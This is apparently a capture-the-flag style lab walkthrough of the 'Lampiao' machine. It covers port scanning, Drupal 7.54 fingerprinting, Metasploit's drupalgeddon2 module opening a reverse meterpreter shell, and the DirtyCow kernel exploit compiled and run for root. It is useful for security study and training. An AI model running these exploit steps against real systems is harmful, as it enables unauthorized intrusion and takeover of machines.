


Lampiao


```
rustscan -a 192.168.157.48 -t 3000 -u 4000 -- -A -oN nmap
```

```
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 61  OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 46:b1:99:60:7d:81:69:3c:ae:1f:c7:ff:c3:66:e3:10 (DSA)
| ssh-dss AAAAB3NzaC1kc3MAAACBAKeg3YDejlMII2nywaeS2HFxd09ak99X7NdFEfHDe/Fng3UwA+gQjhQZ03h09Bwb45SfR2EIH
ifo+luxym7exJvHgKcLpL1rNVZjzYxPhofAAAAFQCKP3vJ9wD7JSGsDao7IA97RPWROwAAAIAOFHw5FJFFG3bpKsmzhluq0dj1VdltQ
B/nvVILX3y68TR2/o0Iu5JMgy4uyXMVFFbdpZ3c0v4+fDbn7Yy9shhE+T144Utr0WvHHGvcged4QAAAIEAmqW1JA1Dj7CjHw64mRG+7
dcIeuGuKBWIHSTKN3/pzVrFj0i0fUQK7lH3pHzR6DxpOLOVLMsP4q0Ga6CBG9R4UREUSFZ+j6mVSPgo+tU9do=
|   2048 f3:e8:88:f2:2d:d0:b2:54:0b:9c:ad:61:33:59:55:93 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQACohkf0Lq15Q9/2RQx+I7+nJJ9hZfi+p0nYiwkia9NTSQLbQZ09JUGvfxRE3pYke
l/RZR+QMml40v/DD7tBNARreXZtxgGG1cUp/51ad31VxOW0xZ8mteMAqyBYRMGPcE5EMFhB7iis8TGr5ZNvEq246RRG9yzDECYd0cGu
vbDsm9WQ2jTMgq6NTp6yYYlVoxxc4kkwJDg00lD75gN6+Z
|   256 ce:63:2a:f7:53:6e:46:e2:ae:81:e3:ff:b7:16:f4:52 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBjGCFIaCKti2RYMo5AGFAE91s78Z0
|   256 c6:55:ca:07:37:65:e3:06:c1:d6:5b:77:dc:23:df:cc (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIAq63V1lqtuey7Q5i7rr9auAAqKBs27r5xq5k27l3XSb
80/tcp    open  http?    syn-ack ttl 61
| fingerprint-strings:
|_ NULL:
|
|_  _ _
|_  | | / _ _
|_  \x20| _ _ / ( | _ _ \x20| _ _ | _
|_  / _ _ | | _ _ / _ _ | _ , _ | _ / _ , ( )
|_  | _ _ /
|
|_  _ _ ( ) | | | | | | |
|_  \x20/ _ _ | / _ _ / _ _ | | | | / _ _ | |
|_  _ , _ | _ , _ | | | |
|_  _ _
1898/tcp  open  http      syn-ack ttl 61  Apache httpd 2.4.7 ((Ubuntu))
|_ http-title: Lampi\xC3\xA3o
|_ http-generator: Drupal 7 (http://drupal.org)
|_ http-methods:
|_   Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.4.7 (Ubuntu)
|_ http-robots.txt: 36 disallowed entries
|_ /includes/ /misc/ /modules/ /profiles/ /scripts/
|_ /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
|_ /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
```

on port 80



On port 1898



Check the **Drupal** version

```
curl -s http://192.168.157.48/CHANGELOG.txt
```

Drupal 7.54 is running as CMS

```
(root#Bhavesh)-[~/Offsec/lampiao]
# curl -s http://192.168.157.48:1898/CHANGELOG.txt

Drupal 7.54, 2017-02-01
-----
- Modules are now able to define theme engines (API addition:
  https://www.drupal.org/node/2826480).
- Logging of searches can now be disabled (new option in the administrative
  interface).
- Added menu tree render structure to (pre-)process hooks for theme_menu_tree()
  (API addition: https://www.drupal.org/node/2827134).
- Added new function for determining whether an HTTPS request is being served
  (API addition: https://www.drupal.org/node/2824590).
- Fixed incorrect default value for short and medium date formats on the date
  type configuration page.
- File validation error message is now removed after subsequent upload of valid
  file.
- Numerous bug fixes.
- Numerous API documentation improvements.
- Additional performance improvements.
- Additional automated test coverage.
```

Let's see the **drupal** exploit on **metasploit**.

We got **drupalgeddon2** is available for this version.

```
msf6 > search drupal

Matching Modules
=====

#  Name                                           Disclosure Date  Rank    Check  Description
-  -
0  exploit/unix/webapp/drupal_coder_exec          2016-07-13      excellent Yes     Drupal CODER Module Remote Command Execution
1  exploit/unix/webapp/drupal_drupalgeddon2       2018-03-28      excellent Yes     Drupal Drupalgeddon 2 Forms API Property Injection
2  exploit/multi/http/drupal_drupageddon         2014-10-15      excellent No      Drupal HTTP Parameter Key/Value SQL Injection
3  auxiliary/gather/drupal_openid_xxe            2012-10-17      normal   Yes     Drupal OpenID External Entity Injection
4  exploit/unix/webapp/drupal_restws_exec         2016-07-13      excellent Yes     Drupal RESTWS Module Remote PHP Code Execution
5  exploit/unix/webapp/drupal_restws_unserialize  2019-02-20      normal   Yes     Drupal RESTful Web Services unserialize() RCE
6  auxiliary/scanner/http/drupal_views_user_enum  2010-07-02      normal   Yes     Drupal Views Module Users Enumeration
7  exploit/unix/webapp/php_xmlrpc_eval            2005-06-29      excellent Yes     PHP XML-RPC Arbitrary Code Execution

Interact with a module by name or index. For example info 7, use 7 or use exploit/unix/webapp/php_xmlrpc_eval

msf6 >
```

set the **rhosts** and **rport** in metasploit and run the program.

We got our first shell as **www-data**.

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > run

[*] Started reverse TCP handler on 192.168.45.244:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
[*] Sending stage (39927 bytes) to 192.168.157.48
[*] Meterpreter session 1 opened (192.168.45.244:4444 -> 192.168.157.48:39580) at 2024-06-02 15:38:34 +0530

meterpreter > shell
Process 2725 created.
Channel 0 created.
whoami
www-data
python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@lampiao:/var/www/html$ ls
ls
CHANGELOG.txt      MAINTAINERS.txt  install.php      sites
COPYRIGHT.txt      README.txt       lampiao.jpg      themes
INSTALL.mysql.txt  UPGRADE.txt     misc             update.php
INSTALL.pgsql.txt  audio.m4a       modules          web.config
INSTALL.sqlite.txt authorize.php     profiles         xmlrpc.php
INSTALL.txt        cron.php        qrc.png          robots.txt
LICENSE.txt        includes        robots.txt       scripts
LuizGonzaga-LampiaoFalou.mp3 index.php
www-data@lampiao:/var/www/html$
```

Privilege Escalation

```
uname -a
```

```
uname -a
Linux lampiao 4.4.0-31-generic #50~14.04.1-Ubuntu SMP Wed Jul 13 01:06:37 UTC 2016 i686 athlon i686 GNU/Linux
root@lampiao:~#
```

Now run Linux exploit suggester. And we got two exploit of dirtycow

```
[+] [CVE-2016-5195] dirtycow
Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
Exposure: highly probable
Tags: debian=7|8,RHEL=5{kernel:2.6.(18|24|33)-*},RHEL=6{kernel:2.6.32-*|3.(0|2|6|8|10).*|2.6.33.9-rt31},RHEL=7{kernel:3.10.0-*|4.2.0-0.21.0}
Download URL: https://www.exploit-db.com/download/40611
Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cve-2016-5195_5.sh

[+] [CVE-2016-5195] dirtycow 2
Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
Exposure: highly probable
Tags: debian=7|8,RHEL=5|6|7,[ ubuntu=14.04|12.04 ],ubuntu=10.04{kernel:2.6.32-21-generic},ubuntu=16.04{kernel:4.4.0-21-generic}
Download URL: https://www.exploit-db.com/download/40839
ext-url: https://www.exploit-db.com/download/40847
Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cve-2016-5195_5.sh
```

Download the exploit from given link.

Run the following command

```
g++ -Wall -pedantic -o2 -std=c++11 -pthread -o dcow 40847.cpp -lutil
./dcow
su root
```

Now we are **root** user of the system.

```
www-data@lampiao:/tmp$ g++ -Wall -pedantic -o2 -std=c++11 -pthread -o dcow 40847.cpp -lutil
<-Wall -pedantic -o2 -std=c++11 -pthread -o dcow 40847.cpp -lutil
www-data@lampiao:/tmp$ ls
40847.cpp  les.sh      linpeas.txt          tmux-33
dcow      linpeas.sh  linux-exploit-suggester-2.pl  vmware-root
www-data@lampiao:/tmp$ ./dcow
./dcow
Running ...
Received su prompt (Password: )
Root password is: dirtyCowFun
Enjoy! :-)
www-data@lampiao:/tmp$ su root
su root
Password: dirtyCowFun

root@lampiao:/tmp# id
id
uid=0(root) gid=0(root) groups=0(root)
```